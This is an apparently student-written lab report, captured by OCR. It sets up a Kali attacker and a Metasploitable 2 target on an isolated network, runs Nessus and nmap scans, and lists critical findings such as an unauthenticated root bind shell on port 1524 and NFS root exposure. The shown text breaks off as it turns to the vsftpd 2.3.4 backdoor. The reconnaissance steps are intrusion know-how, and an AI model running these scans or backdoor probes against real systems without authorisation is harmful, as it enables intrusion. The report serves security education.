EXPLOIT & TECHNICAL REPORT


OPERATING SYSTEMS
EXPLOITATION DEMONSTRATION

Kolby MacDonald
Operating Systems Exploitation

SETUP PROCESS

1. Connect Machines:

a. Connected machines to a local Nat Network for security purposes:




Attached to: NAT Network

Name: NatNetwork

b. Ping each machine to guarantee connection:

i. Attacking Machine: Kali Linux

ii. Target Machine: Ubuntu Metasploitable 2



OSE FINAL - Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:37
bugs@kali: ~
File Actions Edit View Help


```
┌──(bugs㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:55:2d:70 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1b:48:07 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:a5:95 brd ff:ff:ff:ff:ff:ff
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:01:6a:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic noprefixroute eth3
       valid_lft 502sec preferred_lft 502sec
    inet6 fe80::a00:27ff:fe01:6ae5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(bugs㉿kali)-[~]
└─$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.667 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.743 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.616 ms
^C
—— 10.0.2.15 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.616/0.675/0.743/0.052 ms
```

OSE FINAL - Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:7a:f7:d1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe7a:f7d1/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.822 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.843 ms

--- 10.0.2.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.822/0.832/0.843/0.030 ms
msfadmin@metasploitable:~$
```


2. Nessus installed and configuration:

a. Downloaded:




This folder is empty. Create a new scan.

b. Licence Utilisation:



You have used **0** of **16** licensed IP addresses. Addresses will no longer count against your license 90 days after their last scan. To scan more addresses, Upgrade to Nessus Professional or Nessus Expert

c. Software Updates:



Automatic Updates

● Update all components


○ Update plugins

○ Disabled

Update Frequency Daily

Update Server Example: custom-host.mydomain.com

d. Advanced settings:




Advanced Settings

Advanced Settings allow you to manually configure global settings. In order for these settings to take effect, a restart of the Nessus service or server may be required. NOTICE: Settings configured in scans or policies will override these values.

96 Settings

Setting ▲	Identifier	Value
Allow Post-Scan Editing	allow_post_scan_editing	Yes
Disable API	disable_api	No
Disable Frontend	disable_frontend	No

e. Scanner Health:



CURRENT HEALTH

71MB NESSUS MEMORY USED

9% CPU LOAD

0 HOSTS BEING SCANNED


SCANNER ALERTS

MEDIUM Minimum CPU requirements not met.

MEDIUM Minimum memory requirements not met.

MEDIUM Minimum disk requirements not met.

f. Password Management:



Password Management

Password Management allows you to set parameters for passwords, as well as turn on login notifications and set the session timeout. Login notifications allow the user to see the last successful login, last failed login attempts (date, time and IP) and if any failed login attempts have occurred since the last successful login. Changes will take effect after a soft restart.

NOTICE: Changes to the Session Timeout and Max Login Attempts settings will not take affect until the Nessus ser

Password Complexity OFF

Session Timeout (mins) 30


Max Login Attempts 5

Min Password Length 8

Login Notifications OFF

4. Configuration of Linux Scan:

a. Config of the Advanced Scan, After port and host enumeration scan:




Name: METASPLOITABLE ADVANCED SCAN

Description: METASPLOITABLE ADVANCED SCAN

Folder: My Scans

Targets: 10.0.2.15

Upload Targets: Add File



Remote Host Ping

Ping the remote host: ON

General Settings

☑ Test the local Nessus host
This setting specifies whether the local Nessus host should be scanned when it falls

☐ Use fast network discovery
If a host responds to ping, Nessus attempts to avoid false positives, performing addi
or load balancer. Fast network discovery bypasses those additional tests.

Ping Methods

☑ ARP

☑ TCP


Destination ports: built-in

☑ ICMP

☐ Assume ICMP unreachable from the gateway means the host is down

Maximum number of retries: 2

☑ UDP



☑ Enable safe checks

☑ Stop scanning hosts that become unresponsive during the scan

☐ Scan IP addresses in a random order

☐ Automatically accept detected SSH disclaimer prompts
This will automatically attempt to agree to prompts in SSH connections that Tenable products are configured to recognize.


☐ Scan targets with multiple domain names in parallel

☑ Create unique identifier on hosts scanned using credentials

Trusted CAs: CA certificates listed here will be considered as trusted CAs by the scan


VULNERABILITY SCANNING

1. Port Scan:




Host ▾	Ports
10.0.2.15	21, 22, 23, 25, 53, 80, 111, 137, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306...

2. Host Enumeration:




Host ▾	Ports
10.0.2.15	111, 139, 445, 2049, 32962, 34495, 46595, 47326, 51860, 59034

3. Advanced Scan:




Host	Vulnerabilities
10.0.2.15	13 7 28 5 129

4. Vulnerabilities found:



Sev ▾	Score ▾	Name ▴	Family ▴	Count ▾
CRITICAL	10.0 *	NFS Exported Share Inform...	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Uns...	General	1
CRITICAL	10.0 *	UnrealIRCd Backdoor Dete...	Backdoors	1
CRITICAL	10.0 *	VNC Server 'password' Pass...	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Backdoor Detect...	Backdoors	1
CRITICAL	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	2 SSL (Multiple Issues)	Service detection	3
MIXED	...	3 Apache Tomcat (Multi...	Web Servers	3
MIXED	...	3 Web Server (Multiple I...	Web Servers	3
HIGH	7.5	NFS Shares World Readable	RPC	1
HIGH	7.5 *	rlogin Service Detection	Service detection	1
HIGH	7.5 *	rsh Service Detection	Service detection	1
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	14 SSL (Multiple Issues)	General	26
MIXED	...	5 ISC Bind (Multiple Issu...	DNS	5
MEDIUM	6.5	TLS Version 1.0 Protocol De...	Service detection	2
MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	SSL DROWN Attack Vulnera...	Misc.	1
MIXED	...	4 HTTP (Multiple Issues)	Web Servers	7

5. Showing two vulnerabilities for demonstration purposes:



CRITICAL NFS Exported Share Information Disclosure

Description


At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

Solution

Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

Output

```
The following NFS shares could be mounted :

+ /
  + Contents of / :
    - .
    - ..
    - bin
    - boot
    - cdrom
    - dev
    - etc
    - home
    - initrd
    - initrd.img
    - lib
    - lost+found
    - media
    - mnt
    - nohup.out
    - opt
    - proc
    - root
    - sbin
    - srv
    - sys
    - tmp
    - usr
    - var
    - vmlinuz
less...
```



CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.


Output

```
Nessus was able to execute the command "id" using the
following request :



This produced the following truncated output (limited to 10 lines) :
------------------------------ snip ------------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

------------------------------ snip ------------------------------
```

To see debug logs, please visit individual host

Port ▲	Hosts
1524 / tcp / wild_shell	10.0.2.15

6. All scans performed:




My Scans

Search Scans 3 Scans

☐	Name	Schedule
☐	METASPLOITABLE ADVANCED SCAN	On Demand
☐	METASPLOITABLE HOST ENUM	On Demand
☐	METASPLOITABLE PORT SCAN	On Demand


EXPLOITATION

1. **Process:**
   a. **Technique implemented to exploit vulnerabilities in target machine:**
      i. Start by running “nmap -sV 10.0.2.15”, the -sV flag attempts gives service and version detection as well as their ports:



```
┌──(bugs㉿kali)-[~/Downloads]
└─$ nmap -sV 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-15 13:25 MST
Nmap scan report for 10.0.2.15
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
```

      ii. Vsftpd versions 2.X.X are vulnerable to backdoors because:



